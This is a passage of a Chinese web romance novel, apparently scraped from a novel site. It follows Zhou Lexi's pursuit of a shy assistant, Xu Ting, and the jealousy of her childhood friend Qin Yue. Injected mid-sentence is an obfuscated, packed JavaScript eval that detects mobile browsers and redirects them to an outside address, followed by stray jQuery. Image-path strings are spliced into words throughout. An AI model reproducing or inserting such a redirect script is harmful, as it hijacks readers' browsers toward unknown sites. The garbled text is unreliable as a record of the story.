周乐惜匆忙回车里抓了伞,重新追上他,半拽半扶地把他弄进了街边的二十四小时便利店里。
周乐惜把他安置在窗前的高脚椅上,买来一杯果汁和一包糖果。
周乐惜的车子还停在马路中央:“你在这里等一等我,我去把车挪一下。”
对方说到底还是被她略快的车速惊到才会摔倒。
要不然还是把他送去医院做个检查好了,无接触事故她也是有责任的。
等周乐惜把车停好,赶回便利店,却只剩空荡荡的椅子。
桌上那杯饮料对方只喝了一小口,旁边的糖果原封不动。
周乐惜凑近一看,饮料杯下还压着一张二十块钱。
周乐惜长这么大还没被人用这种方式‘送’过钱,印象可谓深刻。
在那一周后。
秦越结束一个项目洽谈会,顺路去机场接度假回来的周乐惜。
开车的是于格,下来帮她提行李箱,副驾也同时下来一个年轻男人。
秦越身边的几个助理周乐惜全认识,这个大概是新招的。
周乐惜随意打量,看清对方的脸后,目光从诧异到惊喜:“二十块!是你啊!”
-
从秦越的办公室出来,周乐惜三步一停顿,最后还是忍不住,又溜进了右手边的大办公室里。
许亭的位置在靠窗的角落,整洁的办公桌上同样放着一份甜品,包装完整还没被打开。
他说不爱吃甜食,可也没扔掉。
似乎还把甜品盒往里放了放,避免谁路过不小心碰撞到。
“差点忘了,这个给你。”周乐惜从包里拿出一片创可贴放到许亭桌上。
许亭的手背有一道划痕,是被订书针不小心勾到的,露了淡淡血丝。
许亭沉默,这么点小伤口,他根本没有在意。
周乐惜瞅着他:“要我帮你贴吗?”
“不用。”
顿了顿,许亭不自然地道:“…谢谢。”
“不客气不客气。”
周乐惜弯唇笑,话说完她也不急着走,就这么肆无忌惮地继续看着他。
许亭人很清瘦,皮肤有种少晒阳光的白,乌黑的碎发垂下来,盖住一点眉毛,他的眼瞳偏棕色,显得气质更加清冷。
这间大办公室一共坐着八名员工,另外七个人的目光已经忍不住朝他们看了过来。
薄荷蓝的裙子很挑人,却衬得周乐惜的肤色更加白皙。
在那张脸面前,她颈间那条本该璀璨夺目的钻石项链被降低了存在感,变成了沉默的陪衬。
最让人过目不忘的还是她那双眼睛,清透,明亮,眉尾又带着一点上挑,将那份被万千宠爱长大的骄矜与高贵映衬得恰如其分。
一个是家境优渥的千金小姐,一个是没背景长得俊的小助理,简直太有八卦看头。
不过这些人都知道周乐惜的身份,没敢出声打趣,但管不住探究的余光。
许亭很不习惯成为众人的焦点,长年独来独往的生活甚至让他生出几分孤僻。
他暗暗攥了攥手心,低声开口:“周小姐,我还要工作,你,你还有事吗?”
周乐惜轻轻嘿了声,歪头笑:“认识你这么久,你还是第一次对我说这么长的一句话呢。”
在这之前,他对她说的都是:谢谢,不必,不用,要加班,再见。
许亭:“……”
“还有,”周乐惜叹了口气,带着几分遗憾说:“我叫周乐惜,我们都认识一个月了,你难道还没记住我的名字吗?”快乐,珍惜,连名字都藏着家人对她满满的爱意,旁人又怎么可能记不住。
捕捉到她语气里的失落,许亭抿着唇,沉默两秒,低声道:“不是。”
周乐惜眼睛一亮,正要趁热追击继续说些什么——
“周小姐,秦总让我送您下去。”
于格不知何时出现,笑眯眯地站在了周乐惜身后。
于格快速扫过许亭那张白俊的侧脸,忽然间心领神会。
难怪周小姐突然想来他们总裁办体验生活。
原来是想吃窝边草啊!
周乐惜不知道于格在想什么,她的目光越过他的肩头,尽头那边就是秦越办公室的玻璃隔断。
单向玻璃,从外面看不清里面。
但周乐惜总感觉,此刻秦越正立身于那片透明玻璃之后,盯着她。她也没干什么啊,就这么提防她骚扰他的员工。
还真是个好老板呢。
周乐惜轻撇嘴角,转身朝许亭道:“那我先走啦,下次见。”
许亭默然,垂眸掠过那片印着小熊图案的创可贴,以及那份昂贵精致的甜品。
他们不是一路人。
何必再有下次见。
-
距离晚上的演唱会开始还有几个小时,周乐惜约乌灵先去打一场室内网球。
白色宾利停在场馆门口。
没多久,一辆红色法拉利敞篷超跑由远及近开了过来。
乌灵从车上下来,墨镜遮面,黑裙贴身,黑色长直发垂在肩头。
看见周乐惜,她红唇一扬,整个人飒爽又妩媚。
两人在VIP室更换运动服。
周乐惜只想简单出出汗,没打太久,毕竟还要留点力气,在演唱会现场扯嗓子跟唱。
“怎么了?”
见她一脸意兴阑珊,乌灵拧开矿泉水给她,自己再拧开一瓶,喝了一口,问她:“该不会是还没追上那个许什么……”
“许亭!”
“对。”
说起这个周乐惜更加小脸一垮,这是她长这么大第一次追人,结果一点成就感都没有!
乌灵:“追男人还不简单,你就投其所好呗,他喜欢什么你就给他买什么,使劲砸他,再冷的心都能给他砸个对穿。”
周乐惜挠耳朵:“可我还不是很了解他……不知道他喜欢什么。”
“那就先了解他,再拿下他。”乌灵一副过来人游刃有余的口吻:“放心,男人比狗都好追。”
周乐惜深吸口气,瞬间重燃斗志,晚上坐在演唱会前排A区,到了跟唱环节使劲嚎嗓子,攥着荧光棒手臂甩得像风火轮。
结束后的合照环节,周乐惜刚一走近,就闻到了男歌手身上浓郁的香水味。
好难闻啊,她拧了拧眉。
周乐惜长得乖,一脸甜美无害相,但她其实是个精神上非常挑剔的人,她的喜欢来得快,但也极其容易因为一些细节,瞬间下头。
乌泱泱的人群从场馆门口一点点往外散。
乌灵揪掉头发上的一片彩片,说:“我不送你了。”
周乐惜眨眨眼:“啊,那我怎么回去?”
下午网球结束后,周乐惜带乌灵回了周家吃晚饭,再出来她便没开车,坐乌灵的车。
乌灵朝前方扬扬下巴:“那位来了,用不着我。”
人潮中,年轻男人修长的身影斜倚在迈巴赫漆黑车侧,左手漫不经心地插在西裤兜里,路灯照亮他冷峻的侧脸。
已经有不少人朝他看过去,可感受到他生人勿近的气场,却也只敢远观一眼,没勇气拿手机过去要微信。
乌灵是独生女,小时候还挺羡慕周乐惜有这么一个随时接送的竹马哥哥。
“走了。”乌灵朝另一边的停车场去。
周乐惜点点头,和她错开走,拎着包朝秦越走去,鼻尖慢慢捕捉到一缕清洌的气息,她一双眼睛瞬间亮了起来。
像闻到了猫薄荷的小猫,周乐惜三步并作两步凑近秦越。
眼看越来越近。
秦越抬手,
;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(newRegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17179120|196932||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
按住她脑门:“干什么?”
话匣当即被打开,周乐惜噼里啪啦地就开始吐槽男歌手身上齁人的香水味。
几次高音上不去就在那硬喊也被坐在前排的她听得清清楚楚。
秦越好整以暇看她,眼底浮现出意料之中的淡笑。
周乐惜说着话,暗自又深吸两口,她正沉浸式洗涤鼻腔,后颈突然被轻轻按住。
掌心力道微微压着,秦越让她靠近自己,又控制在一定的安全距离内。
“你送的香水。”头顶落下一道低沉嗓音。
周乐惜恍然抬眸:“…对哦!”
她记起来,是上次和乌灵逛街在香水专柜挑的。
乌灵当时还说她,这条领带适合秦越,那瓶香水也适合秦越,你怎么看什么都想给秦越买。
周乐惜又闻了闻。
淡淡的矿物木质香,沉稳可靠。
不愧是惜惜严选,她品位绝了!
周乐惜换下了下午的裙子,现在穿着一身挂脖的背心搭配黑短热裤,发间和眼尾都点缀了亮片,细碎闪光。
秦越指腹虎口隔着长发贴在她后颈,看着她明亮含笑的眼睛,纯粹得一眼就能看到底,里面有什么,没有什么,都一清二楚。
他若无其事收回手,侧身拉开副驾车门。
周乐惜的手机自动连接秦越的车内蓝牙,她打开自己的歌单播放。
车子平稳驶过城市霓虹高楼,周乐惜把车窗降下,任凭晚风吹进来。
路灯的光掠过车窗,忽明忽暗中,周乐惜扭头看向秦越。
同样是白衬衫,穿在秦越身上,肩线挺括,张弛有度,气场强大而冷静。
许亭则是用清瘦的骨架撑起来的,像被风吹刮的青竹,单薄得让周乐惜总忍不住想伸手扶他一把。
周乐惜:“哥哥。”
周家小公主尚在襁褓时,便生得脸蛋饱满,粉雕玉琢,一双小拳头攥得紧紧的。
洛苓满目喜爱地看着小婴儿,转头对旁边躺在病床上的闺蜜轻声说:“惜惜太可爱了,看得我的心都要萌化了!”
紧接着,洛苓弯下腰,对站在自己身边,睁着好奇大眼睛的三岁小男孩说:“儿子,这是你惜惜妹妹,从今天开始你就当哥哥了,以后你可要好好保护她哦。”
小公主从蹒跚学步到会跑会跳,最喜欢跟在秦越身后脆生生地喊哥哥,声音甜得像蜜糖。
周乐惜长大后,喊秦越哥哥的次数比小时候少了,每次突然冒出一句,都意味着她又有了什么‘坏’主意。
久违的乖巧柔声传来,秦越握着方向盘,冷静目视前方,不为所动。
周乐惜:“…哥?”
周乐惜:“秦越!”
红绿灯,秦越侧过身,昏暗中一双深眸看向她,无声询问。
不知道为什么,被秦越这样看着,周乐惜莫名心虚,两根手指暗暗搅了搅。
周乐惜清咳两声:“哥哥,你能不能…把许亭的简历发一份给我?”
“要来干什么。”
秦越看着她:“把人挖走给你打工?”
“不是。”
周乐惜声音不自觉压小了点儿:“我想多了解了解他……”
绿灯亮起,秦越转头,他不开口,周乐惜便保持一双手放在膝盖上乖乖等着的动作。
片刻后,秦越不紧不慢道:“给不了,我有义务保护员工隐私。”
周乐惜马上道:“那你把他的微信推给我。”
说出去估计都没人信,她追许亭大半个月了,连他的微信都还没加上。
秦越:“没有。”
周乐惜虽然人还坐在副驾,但灵魂已经被气出车顶转了两圈。
秦越:“他的直接上司是于格。”
周乐惜:“…哦。”
也对,秦越手下助理秘书那么多,怎么可能每一个都加微信。
没关系,她有于格微信,让他给她推许亭名片就好了!
周乐惜立马拿起手机。
夜色沉沉,车子继续行驶,周围高楼渐渐隐去,即将抵达住宅区。
秦越:“你认真的?”
周乐惜低着头在敲字:“什么?”
又一阵寂静。
“许亭。”秦越嗓音变得沉哑。
闻言,周乐惜抬头,气势十足地宣布:“当然了,我确定我对许亭一见钟情了!”
秦越踩下刹车,双手不动声色地攥紧方向盘,指节因为用力而渐渐泛白。
3. 是哥哥
周乐惜被秦越放在了小区大门口。
以往他都是直接开到她家门口的,他的车牌又不是识别不了闸门。
周乐惜疑惑偏头,试图从副驾车窗往里张望。
下一秒,秦越踩下油门扬长而去,留给她一屁股尾气。
周乐惜:“?”
迈巴赫驶离别墅区,最后停进了一处树影茂密的街边。
打火机咔嗒声响,秦越长指夹烟凑到唇边,他降下车窗,白雾散开,遮住那张添了几分冷戾的脸。
几粒烟灰忽然落在了他的手背上,秦越却仿佛毫无知觉,任由那种钻心的灼烧刺进皮肤。
时间仿佛在这一刻停滞。
直到手机铃声突兀乍响,秦越缓慢抬起眼皮。
听筒里,厉旭的大嗓门混着他周围的音乐喧闹灌入车厢:“酒点半,阿政和洲白哥都在,来不来?”
秦越听着电话,余光忽然瞥见副驾座椅上有一抹亮晶晶的反光。
他挂了电话,灭了烟,伸手捡过来。
是枚坠着两颗樱桃的红色发夹,原本别在周乐惜的发间。
秦越盯着这枚小东西,指腹缓缓抚过两颗小巧的樱桃装饰,眼底不再掩饰地泛起一丝幽暗。
-
“周小姐,晚上好,”年轻保安微微欠身,语气礼貌道:“需要用摆渡车送您回去吗?”
“不用不用,没几步路,我走回去就好了。”周乐惜摆手。
“好的。”对方微笑目送。
周乐惜沿着林荫人行道慢悠悠往家走,这座位于城郊的别墅区依山傍水,空气宜人,小区总共十三栋独栋别墅错落分布,间隔宽敞。
周家在里面的第八栋。
刷脸通过门禁,周乐惜推开花园南侧的小门步入庭院。
花园地灯明亮。
清雅的桂花香气随风浮动。
妈妈最喜欢桂花,爸爸就在花园里栽了好多株金桂。
花园的南侧还种了一棵非常高大的风铃木,树下环绕着一圈花圃,花圃中间是一个动物墓碑。
周乐惜十岁那年,捡回一条小流浪狗,那天暴雨倾盆,小狗蜷缩在校外的垃圾桶旁发着抖。
宠物医院住了大半个月,才把它的狗命救了回来。
病愈后的小狗变得很活泼,总是摇着尾巴紧紧跟在周乐惜脚边。
周乐惜最喜欢把它抱在腿上晒太阳,和它一起荡秋千,陪它玩飞盘。
直到一个周末,周家全家去临市度假,返程那天下着雨,推开门的瞬间,周乐惜看到小狗湿透的身体瘫在草坪上,小狗得急性病走了。
周乐惜哇哇哭得喘不过气,抱着小狗冷却的小身体怎么都不肯松手。
爸妈和姐姐轮番劝都不管用,直到秦越接到电话急匆匆赶过来。
小狗是周乐惜和秦越一起捡到的,看到他,周乐惜哭得更厉害,整个人往他身上扑。
秦越的肩膀很快被她哭湿了,他抱着她低声安慰,小狗被周父周母安葬在了它平时最喜欢打盹晒太阳的风铃木下。
